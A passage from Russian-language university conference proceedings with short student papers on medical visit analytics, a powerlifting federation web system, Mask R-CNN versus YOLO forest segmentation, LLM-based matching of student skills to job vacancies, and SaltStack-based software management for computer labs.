- предсказание потока пациентов с учётом сезонных колебаний, истории посещений и других факторов, что поможет более точно прогнозировать нагрузку на отделения и врачей;
- оптимизация распределения ресурсов (врачей, оборудования, коек) на основе анализа исторических данных, что позволит снизить очереди и повысить качество обслуживания;
- выявление рисков для здоровья и предсказание возможных осложнений или повторных визитов на основе анализа данных о пациентах.

Эти улучшения позволят не только повысить качество медицинского обслуживания, но и значительно снизить операционные расходы за счет более эффективного распределения ресурсов и улучшенного планирования.

Заключение

В ходе проведенного исследования был разработан информационный модуль, позволяющий анализировать данные о посещениях пациентов медицинских учреждений. В результате детальной работы с данными удалось улучшить их качество за счет предварительной очистки, устранения аномалий и приведения к единому формату. Формирование аналитического куба обеспечило возможность многомерного анализа, что позволило выявлять закономерности и тренды посещаемости пациентов. Разработанный модуль будет внедрён в ГАУЗ «Кузбасская клиническая больница скорой медицинской помощи им. М. А. Подгорбунского».

Список литературы

1. Бакланов А. В., Орлов С. А. Проектирование хранилищ данных и аналитических витрин / А. В. Бакланов, С. А. Орлов. — СПб. : Питер, 2020. — 352 с.
2. Лаптев А. А. Информационные системы в здравоохранении : учеб. пособие / А. А. Лаптев. — М. : ГЭОТАР-Медиа, 2021. — 288 с.
3. Гусев С. В., Золотарев Д. В. Интеллектуальный анализ данных в здравоохранении: методы и приложения // Информационные технологии и вычислительные системы. — 2021. — № 1. — С. 21–30.
4. Никулин А. С. Аналитика и прогнозирование в здравоохранении: от данных к управленческим решениям // Здравоохранение Российской Федерации. — 2020. — № 6. — С. 42–46.
5. Microsoft. SQL Server Analysis Services (SSAS) Documentation [Электронный ресурс]. — Режим доступа: <https://learn.microsoft.com/en-us/sql/analysis-services> (дата обращения: 10.01.2025).

6. Epic Systems Corporation. Overview of Electronic Health Record Functionality [Электронный ресурс]. — Режим доступа: <https://www.epic.com> (дата обращения: 08.02.2025).
7. Жданов Д. В., Кондратьева Е. И. Машинное обучение и анализ медицинских данных / Д. В. Жданов, Е. И. Кондратьева. — М. : НИЦ ИНФРА-М, 2023. — 232 с.
8. Microsoft. Power BI Documentation [Электронный ресурс]. — Режим доступа: <https://learn.microsoft.com/en-us/power-bi> (дата обращения: 10.03.2025).

Научный руководитель – к.т.н., доцент Завозкин С.Ю., Кемеровский государственный университет.

УДК 004.41

ИНФОРМАЦИОННАЯ СИСТЕМА ФЕДЕРАЦИИ ПАУЭРЛИФТИНГА КЕМЕРОВСКОЙ ОБЛАСТИ

Мордвинов С.Е., Копытов А.В., Завозкин С.Ю.

Кемеровский государственный университет

mordvinovstanislav@mail.ru, kopytov.andreyko@inbox.ru, shade_s@mail.ru

Аннотация. В рамках данной работы описывается создание информационной системы для автоматизации работы с данными федерации пауэрлифтинга Кемеровской области. В рамках проекта осуществлен сравнительный анализ шести спортивных интернет-ресурсов, выполнено проектирование архитектуры системы с использованием UML-диаграмм и физической модели базы данных, определен стек инструментов разработки. На текущем этапе реализуется функционал информационной системы в соответствии с утверждёнными проектными решениями.

Ключевые слова. информационная система, пауэрлифтинг, Кемеровская область, общественная организация.

В современном цифровом обществе наличие корпоративных сайтов стало важной частью успешной деятельности как коммерческих, так и некоммерческих организаций. Сайты решают задачи представления информации, взаимодействия с аудиторией и продвижения услуг или продуктов. Однако в условиях растущих требований к функциональности сайтов и необходимости интеграции сложных процессов, организации всё чаще переходят от сайтов к разработке информационных систем. Эти системы обеспечивают не только статическую информацию, но и динамическое управление данными, контентом.

Информационная система – это комплексное решение, позволяющее управлять данными, обеспечивать персонализированный доступ и взаимодействие с пользователями. Перечисленное актуально не только для коммерческих, но и некоммерческих общественных организаций. Например, для спортивной федерации важна не только информация о мероприятиях, но и эффективное управление членством, регистрацией участников и взаимодействием с тренерами.

Федерация пауэрлифтинга Кемеровской области, представляющая интересы спортсменов и любителей данного вида спорта, нуждается в эффективной онлайн-платформе для взаимодействия с членами сообщества, популяризации своих мероприятий и предоставления актуальной информации. На данный момент, инструменты для взаимодействия членов федерации между друг другом и с организацией – это сообщества в социальных сетях и беседы в мессенджерах. Создание информационной системы для федерации является актуальной задачей, так как она позволит не только повысить уровень информированности о деятельности организации, но и улучшить взаимодействие с целевой аудиторией, что может повлиять на вовлеченность людей в спорт и стремление спортсменов к достижениям.

Целью данной работы выступает реализация информационной системы для Кемеровской областной общественной организации «Федерация пауэрлифтинга Кемеровской области», которая координирует проведение соревнований и подготовку спортсменов региона.

На первом этапе проекта проведен аналитический обзор существующих информационных систем, связанных со спортивными организациями в России, в том числе специализирующихся на пауэрлифтинге. В рамках исследования изучены функциональные возможности и архитектура цифровых решений, применяемых в этой сфере:

- веб-сайт «Федерации пауэрлифтинга Свердловской области» [1];
- веб-сайт «Федерации пауэрлифтинга России» [2];
- веб-сайт «Российского футбольного союза»;
- веб-сайт «Министерства спорта Российской Федерации»;
- веб-сайт «Всероссийского физкультурно-спортивного комплекса ГТО»;
- веб-сайт «Федерации компьютерного спорта России».

На основании сравнительной оценки сильных и слабых сторон рассмотренных информационных систем принято решение о создании собственного веб-приложения, интегрированного с базой данных через облачный хостинг. На следующем этапе сформулированы функциональные требования для нескольких основных ролей: пользователей к системе:

- Администратор:
 1. Администрирование пользователей (управление ролями пользователей);
 2. Редактирование контента на веб-страницах (новости, состав федерации, спортивные клубы, перечень соревнований и документов);
 3. Сопровождение базы данных (редактирование содержимого таблиц для хранения информации о соревнованиях).
- Гость:
 1. Доступ к информации о федерации, новостях и спортивных мероприятиях на тему пауэрлифтинга;
 2. Регистрация и вход в систему;
 3. Наличие контактных данных на сайте.
- Авторизованный пользователь:
 1. Настройка и редактирование личного кабинета;
 2. Комментирование новостных записей;
 3. Возможность получить роль «Спортсмен федерации» для участников федерации пауэрлифтинга Кемеровской области.
- Спортсмен федерации:
 1. Добавление своих спортивных достижений и личной галереи (расширенные возможности личного кабинета).




Рисунок 1 – UML-диаграмма развёртывания системы

Для разработки системы применен стек технологий, включающий CMS WordPress, языки программирования PHP и JS, а также веб-сервер Nginx, развернутый на платформе хостинг-провайдера Beget. Хранение и обработка данных организованы через СУБД MySQL с использованием административного интерфейса phpMyAdmin.

Диаграмма развёртывания, изображённая на рисунке 1 отображает архитектуру взаимодействия компонентов системы: веб-браузер клиента направляет HTTP-запросы на серверную часть, размещённую на веб-хостинге. Эти запросы обрабатываются CMS WordPress, которая взаимодействует с СУБД MySQL для извлечения и обработки запрашиваемых данных.




Рисунок 2 – Физическая модель базы данных

Рисунок 2 представляет детальную физическую модель данных, определяя структуру БД, включая связи между сущностями. Ключевые элементы:

1. users - хранит учетные данные и профильные данные пользователей;
2. usermeta – роли пользователей и настройки доступа к разного рода возможностям;
3. achieves - хранение достижений пользователей с ролью спортсмен;
4. achieve_docs - содержит информацию о файлах, закрепленных за достижениями;
5. competitions - таблица для информации о спортивных мероприятиях, соревнованиях;
6. posts - содержит информацию о публикациях в системе Wordpress;
7. postmeta - здесь содержатся настройки доступа и публикации страниц;
8. comments - таблица для хранения комментариев под новостными статьями;
9. options - таблица с настройками и данными об аккаунте администратора Wordpress.

Заключение

В настоящий момент готовы веб-страницы ИС с необходимой информацией об организации, реализована регистрация на сайте. База данных настроена для разработки дополнительных функций. Пользователь с ролью «администратор» может управлять контентом на веб-страницах и ролями других пользователей. Для роли «спортсмен» доступно добавление и редактирование своих спортивных достижений. Планируется

доработать модуль достижений и личной галереи пользователей, а также интерфейс управления таблицей с соревнованиями в базе данных для администратора. Обозначенные доработки необходимы для внедрения системы в Кемеровскую областную общественную организацию «Федерация пауэрлифтинга Кемеровской области».

Список литературы

1. Сайт Федерации пауэрлифтинга Свердловской области [Электронный ресурс]. Режим доступа: <https://fpsy-info.ru> (Дата обращения 25.12.2024).
2. Сайт федерации пауэрлифтинга России [Электронный ресурс]. Режим доступа: <https://fprinfo.ru> (Дата обращения 25.12.2024).
Научный руководитель – к.т.н., доцент Завозкин С.Ю., Кемеровский государственный университет.

УДК 004.8

СРАВНЕНИЕ МОДЕЛЕЙ MASK R-CNN И YOLO В ЗАДАЧЕ СЕГМЕНТАЦИИ ЛЕСНЫХ МАССИВОВ

Рябов В. А.

ФГБОУ ВО «Кемеровский государственный университет»
reggg2004@mail.ru

Аннотация. В статье представлен сравнительный анализ эффективности моделей Mask R-CNN и YOLO для задачи сегментации лесных массивов. Проведено исследование их производительности по ключевым метрикам точности mAP, mAP50, mAP75. Результаты демонстрируют различия в эффективности моделей для задач обнаружения и сегментации.

Ключевые слова: сегментация изображений, лесные массивы, компьютерное зрение, Mask R-CNN, YOLO

Введение

Мониторинг и анализ состояния лесных массивов представляет собой важную задачу в контексте экологического контроля, лесного хозяйства и климатических исследований. Современные методы дистанционного зондирования и компьютерного зрения открывают новые возможности для автоматизированного анализа лесных территорий, позволяя оперативно выявлять изменения в структуре лесов, оценивать биоразнообразие и предотвращать незаконные вырубки.

В последние годы значительный прогресс в области глубокого обучения привел к появлению эффективных алгоритмов сегментации изображений, способных с высокой точностью выделять объекты различных классов. Среди наиболее перспективных подходов выделяются модели Mask R-CNN [3] и YOLO [4], демонстрирующие высокие результаты в задачах компьютерного зрения.

Целью данной работы является сравнительный анализ эффективности моделей Mask R-CNN и YOLO для задачи сегментации лесных массивов на спутниковых и аэрофотоснимках, а также выявление их сильных и слабых сторон применительно к данной предметной области.

Постановка задачи

В данной работе используется датасет "Augmented Forest Segmentation" [5] с платформы Kaggle. Он содержит изображения лесных массивов и соответствующие им маски сегментации. Структура датасета включает исходные изображения лесных участков и бинарные маски, где белым цветом обозначены области леса, а черным - все остальное.

Датасет предназначен для задач семантической сегментации лесных массивов на спутниковых или аэрофотоснимках.

Семантическая сегментация – это процесс классификации каждого пикселя изображения, в нашем случае определение принадлежности пикселя к классу "лес" или "не лес". Для представленных моделей необходимо преобразовать исходный датасет в формат COCO (Common Objects in Context).

Модели и метрики качества

Mask R-CNN представляет собой развитие архитектуры Faster R-CNN, дополненное возможностью построения масок сегментации для обнаруженных объектов. Модель работает по двухэтапному принципу: сначала выполняется обнаружение объектов с помощью региональной сети предложений (Region Proposal Network, RPN), а затем для каждого обнаруженного объекта строится маска сегментации на уровне пикселей. Ключевой особенностью Mask R-CNN является механизм RoIAlign, обеспечивающий точное пространственное выравнивание признаков для построения качественных масок.

YOLO (You Only Look Once) изначально разрабатывалась как модель для быстрого обнаружения объектов, работающая по одноэтапному принципу. В последних версиях (YOLOv8) добавлена возможность сегментации объектов. YOLO разделяет изображение на сетку и для каждой ячейки предсказывает вероятности наличия объектов, их координаты и классы. Сегментационная ветвь модели строит маски для обнаруженных объектов, что позволяет использовать YOLO не только для обнаружения, но и для сегментации.

Для объективной оценки качества работы моделей использовались следующие метрики:

1. mAP (mean Average Precision) - средняя точность по всем классам объектов, учитывающая как точность, так и полноту обнаружения.
2. mAP50 - mAP при пороге IoU (Intersection over Union) равном 0.5. При таком пороге детекция считается успешной, если предсказанная область перекрывается с истинной не менее чем на 50%. Это относительно мягкий критерий, позволяющий оценить способность модели примерно локализовать объекты.
3. mAP75 - mAP при более строгом пороге IoU равном 0.75. При таком пороге учитываются только те детекции, где предсказанная область перекрывается с истинной не менее чем на 75%. Этот критерий позволяет оценить точность локализации объектов, отсеивая случаи с приблизительным определением границ.

Использование нескольких порогов IoU позволяет более комплексно оценить работу модели: mAP50 показывает общую способность находить объекты, а mAP75 демонстрирует, насколько точно модель определяет их границы.

Результаты

В таблице 1 приведены результаты сравнения моделей Mask R-CNN и YOLO для задачи обнаружения объектов (bbox) и для задачи сегментации (segm).

Таблица 1 – Сравнение эффективности моделей Mask R-CNN и YOLO

Модель	mAP (segm)	mAP50 (segm)	mAP75 (segm)
Mask R-CNN	0.4525	0.6809	0.4605
YOLO	0.4700	0.7330	0.6730

Анализ полученных результатов позволяет сделать следующие выводы:

В задаче сегментации YOLO демонстрирует превосходство над Mask R-CNN по всем метрикам. Особенно значительная разница наблюдается при высоком пороге IoU = 0.75, где YOLO достигает показателя 0.6730, что существенно выше результата Mask R-CNN (0.4605). Это указывает на более точную сегментацию границ лесных массивов моделью YOLO.

Полученные результаты имеют важное практическое значение для разработки систем автоматизированного мониторинга лесных массивов. Выбор модели должен осуществляться с учетом конкретных требований задачи: если приоритетом является общая точность

обнаружения, Mask R-CNN может быть предпочтительнее, однако для задач, требующих точной сегментации границ лесных участков, YOLO демонстрирует более высокую эффективность.

Стоит отметить, что модель YOLO показывает особенно значительное преимущество при высоких порогах IoU в задаче сегментации, что делает ее более подходящей для приложений, требующих детального анализа структуры лесных массивов, таких как оценка фрагментации лесов, мониторинг восстановления после пожаров или вырубок, а также точный подсчет площади лесных территорий.

Заключение

В данном исследовании проведен сравнительный анализ эффективности моделей Mask R-CNN и YOLO для задачи сегментации лесных массивов. Результаты демонстрируют, что обе модели способны эффективно решать поставленную задачу, однако имеют различные сильные стороны.

Mask R-CNN обеспечивает несколько более высокую общую точность обнаружения лесных массивов, в то время как YOLO демонстрирует превосходство в задаче сегментации, особенно при высоких требованиях к точности.

Список литературы

1. Jocher G., Chaurasia A., Qiu J. "YOLO by Ultralytics" [Электронный ресурс], 2023. Режим доступа: <https://github.com/ultralytics/ultralytics> (дата обращения: 14.04.2025).
2. Барталев С.А., Егоров В.А. "Спутниковое картографирование растительного покрова России по данным спектрорадиометра MODIS" // Современные проблемы дистанционного зондирования Земли из космоса, 2022. Т. 19, № 3. С. 9-27.
3. He K., Gkioxari G., Dollár P., Girshick R. "Mask R-CNN" [Электронный ресурс], 2017. Режим доступа: <https://arxiv.org/abs/1703.06870> (дата обращения: 14.04.2025).
4. Liu R., Ren Z. "Application of Yolo on Mask Detection Task" [Электронный ресурс], 2021. Режим доступа: <https://arxiv.org/abs/2102.05402> (дата обращения: 14.04.2025).
5. Quadeer S.H. "Augmented Forest Segmentation" [Электронный ресурс], 2023. Режим доступа: <https://www.kaggle.com/datasets/quadeer15sh/augmented-forest-segmentation> (дата обращения: 14.04.2025).

Научный руководитель – Зимин А.И., к.ф.-м.н, ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.418

ОЦЕНКА КОМПЕТЕНТНОСТНОГО ПРОФИЛЯ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ С ПРИМЕНЕНИЕМ ЯЗЫКОВЫХ МОДЕЛЕЙ

Силивончик А.С., Рахматуллаева А.Р.

ФГБОУ ВО «Кемеровский государственный университет»
anastasia.silivonchik@vk.com, anastasia.ra.256@gmail.com

Аннотация. Работа посвящена разработке метода оценки компетентностного профиля студентов на основе сравнения их навыков с требованиями рынка труда. В исследовании применяется автоматизированный сбор данных вакансий для формирования базы ключевых навыков, а также анализ учебных программ для выявления компетенций студентов. Поскольку навыки студентов зачастую не представлены в явном виде, для их извлечения используется языковая модель.

Ключевые слова: компетентностный профиль, языковая модель, анализ вакансий, автоматизированный сбор данных.

Проблема несоответствия между навыками выпускников и требованиями работодателей (skills mismatch) является одной из ключевых в сфере высшего образования и трудоустройства [1]. Традиционные методы оценки часто ограничены неявным представлением навыков студентов, что затрудняет объективный анализ. Целью данной работы является разработка и реализация подхода к оценке компетентностного профиля, основанного на автоматизированном анализе данных о вакансиях и навыках студентов с применением языковой модели.

Сбор данных о требованиях работодателей осуществляется путем автоматизированного сбора и систематизации (парсинга) текстов вакансий, размещенных на крупной рекрутинговой платформе HeadHunter. Из описаний вакансий извлекаются и систематизируются ключевые навыки и компетенции, востребованные на рынке.

Параллельно производится сбор и структурирование информации о навыках и знаниях, которые студенты получают в процессе освоения образовательных программ вуза. Учитывая, что описание приобретаемых студентами компетенций в учебных аннотациях может быть неформализованным, для их идентификации и извлечения применяется языковая модель.

Для решения задачи был проведен сравнительный анализ языковых моделей: Llama-3.1, T-lite-it и saiga_yandexgpt, на предмет точности извлечения и классификации навыков из текстов. Для оценки их работы результаты автоматического извлечения навыков из аннотаций дисциплин сопоставлялись с эталонным списком на основе ручного анализа аннотаций преподавателем. Сопоставление осуществлялось с применением косинусного сходства векторного представления (эмбедингов) фраз. Модель T-lite-it показала наилучшие результаты, достигнув F1-меры 0.61. Сводные результаты представлены в таблице 1.

Таблица 1 – Результаты сравнения языковых моделей

Модель	Precision	Recall	F1-мера
Meta-Llama-3.1	0.42	0.62	0.49
T-lite-it	0.56	0.69	0.61
saiga_yandexgpt	0.49	0.61	0.53

Значения метрик усреднены по всем дисциплинам. Расчет выполнен с использованием косинусного сходства между эмбедингами навыков при пороге 0.75.

В качестве инструмента для векторизации текстовых описаний навыков используется модель SentenceTransformer “paraphrase-multilingual-MiniLM-L12-v2”, которая позволяет получить компактные эмбединги для текстов на разных языках, включая русский. Ключевые навыки вакансий извлекались из базы данных PostgreSQL [2], проходили предварительную очистку и нормализацию. Навыки студентов, в свою очередь, формировались на основании аннотаций к дисциплинам и также приводились к унифицированному виду.

Для построения индекса ближайших соседей использовалась библиотека FAISS, позволяющая эффективно осуществлять поиск по векторному пространству [3]. Индекс формировался по векторным представлениям ключевых навыков вакансий, после чего для каждого студента вычислялось среднее значение эмбедингов его навыков и осуществлялся поиск наиболее релевантных вакансий.

Для каждой подобранной вакансии рассчитывался процент совпадения компетенций, а также определялся список «семантически отсутствующих» навыков - тех, которые не имеют близкой семантической связи с навыками студента (косинусное сходство ниже порогового значения 0.7). Таким образом, была сформирована персонализированная рекомендация по потенциальным карьерным траекториям и зонам для развития.

В качестве итогового результата был разработан интерактивный аналитический отчет, отражающий уровень соответствия профиля студента требованиям по конкретным вакансиям в разных регионах России (рис. 1).




Рисунок 5 - Визуализация соответствия компетенций студента требованиям вакансий

Разработанный метод оценки компетентностного профиля образовательных программ подтвердил свою эффективность в задаче сопоставления индивидуальных навыков студентов с актуальными требованиями со стороны работодателей. Интеграция языковых моделей обеспечила автоматизированное извлечение и последующее сравнение выявленных компетенций.

Список литературы

1. Maltseva V. The Concept of Skills Mismatch and the Problem of Measuring Cognitive Skills Mismatch in Cross-National Studies / V. Maltseva // Voprosy obrazovaniya – Educational Studies Moscow. – National Research University Higher School of Economics, 2019. – №3. – С.43-76.
2. PostgreSQL documentation / PostgreSQL Global Development Group. – URL: <https://www.postgresql.org/docs/> (дата обращения: 01.04.2025). – Текст: электронный.
3. Johnson J., Douze M., Jégou H. Billion-scale similarity search with GPUs / J. Johnson, M. Douze, H. Jégou // IEEE Transactions on Big Data. – 2021. – Т. 7. – № 3. – С. 535–547.

Научный руководитель – Карабцев С.Н., канд. физ.-мат. наук, доцент, ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.457

СИСТЕМА УПРАВЛЕНИЯ ПРОГРАММНЫМ ОБЕСПЕЧЕНИЕМ

Чикулаев В.А., Кушнир Н.А., Завозкин С.Ю.

ФГБОУ ВО «Кемеровский государственный университет»

chikulaev.vlad@gmail.com, kushnir@kemsu.ru, shade_s@mail.ru.

Аннотация. В этой работе представлено создание системы управления ПО, основанной на DevOps-подходе «Инфраструктура как код». Разработаны UML-диаграммы, подобраны инструменты реализации и осуществляется процесс разработки информационной системы.

Ключевые слова: инфраструктура как код, конфигурирование, управление программным обеспечением, администрирование, DevOps.

В Кемеровском государственном университете учебная деятельность активно использует компьютерные технологии. Большинство образовательных программ требуют применения вычислительной техники. Учебные аудитории университета оснащены ПК, которые требуют постоянного технического и программного сопровождения.

Программное обслуживание включает ежегодную переустановку операционных систем и установку специализированного ПО для учебных целей. В настоящее время этот процесс выполняется вручную - программы устанавливаются на каждый компьютер отдельно, что требует значительных временных затрат.

Мы обнаружили в этом проблему, заключающуюся в затрате большого количества времени, выделяемого на обслуживание рабочих мест, и стали искать способы и инструменты для решения данной проблемы.

Управление конфигурацией программного обеспечения – это процесс проектирования систем, который обеспечивает однообразие атрибутов на протяжении всего жизненного цикла. Информационная система состоит из ресурсов разной степени детализации. Ресурсом может быть сервер, кластер, сеть рабочих станций или программный продукт. В данной статье рассматривается управление конфигурацией в контексте сети рабочих станций, а также процессов «непрерывной интеграции и доставки» (CI/CD). CI/CD (Continuous Integration, Continuous Delivery) [4] – это технология автоматизации тестирования и доставки новых модулей разрабатываемого проекта.

Современные системы управления конфигурацией нацелены на полную реализацию подхода «Инфраструктура как код» [5], предполагающей описание всей инфраструктуры, её настроек и взаимосвязей в виде формальных файлов. После этого система автоматически разворачивает заданную конфигурацию. Ключевое преимущество такого подхода — поддержание прозрачности и контроля над состоянием инфраструктуры при минимальном или нулевом вмешательстве человека в ручное управление узлами.

За более чем 20 лет эволюции систем управления конфигурацией ПО было разработано множество решений, которые, несмотря на общие принципы и схожие задачи, существенно отличаются друг от друга.

Одной из первых таких систем стал CFEngine [3], созданный в 1993 году. Позже появились Chef [2], предложивший идею «Инфраструктура как код» [5], и Puppet [2], основанный на декларативном подходе. Затем появились Ansible [2] и Saltstack [2], разработанные с учётом недостатков своих предшественников.

Системы управления конфигурациями Ansible и SaltStack схожи между собой, но применяются в различных ситуациях. Ansible стоит применять в тех случаях, когда нужна простая настройка без агентов и управление происходит с помощью протокола SSH, развертывание и управление эпизодичны. SaltStack более пригоден для инфраструктур, где важна высокая скорость выполнения команд, есть необходимость масштабировать инфраструктуру на различные операционные системы и критично управление конфигурацией в режиме реального времени.

Для решения вышеописанной проблемы было решено развернуть, настроить и внедрить «Систему Управления Программным Обеспечением» (далее СУПО). Данная система позволит централизованно управлять и организовывать процесс установки программного обеспечения на рабочие места в компьютерных классах КемГУ.

Проведя обзор существующих систем управления конфигурацией, было принято решение использовать систему SaltStack, так как она лучшим образом поддерживает настройку конфигураций персональных компьютеров с установленной ОС Windows или Astra Linux, несмотря на другие особенности и преимущества.

SaltStack [1] – система управления конфигурацией, позволяющая быстро развертывать, управлять и автоматизировать инфраструктуру. Основной принцип работы основан на модели «Master-Minion», где Salt-Master управляет агентами Minion, установленными на клиентах (рабочих станциях). Управление конфигурациями осуществляется с помощью YAML-файлов, где описаны команды, которые должен выполнить Minion на клиентской машине.

СУПО развернута на виртуальных серверах под управлением ОС Oracle Linux 9.3. Основным виртуальным сервером является «supo-master». На нём развёрнуты Salt-Master для распределения задач между миньонами Salt-Minion для того, чтобы быть подключенным к системе с клиентской стороны. На втором сервере «supo-slave» расположены базы данных PostgreSQL и Redis, в которых хранятся кэши данных об узлах системы, заданиях, планировщиках заданий, событиях и конфигурациях. Также реализована виртуальная машина для мониторинга состояния клиентов и серверов, на которой развернута система мониторинга Prometheus [6] и графическая надстройка Grafana [6].

Система устроена согласно следующей схеме на рисунке 1.

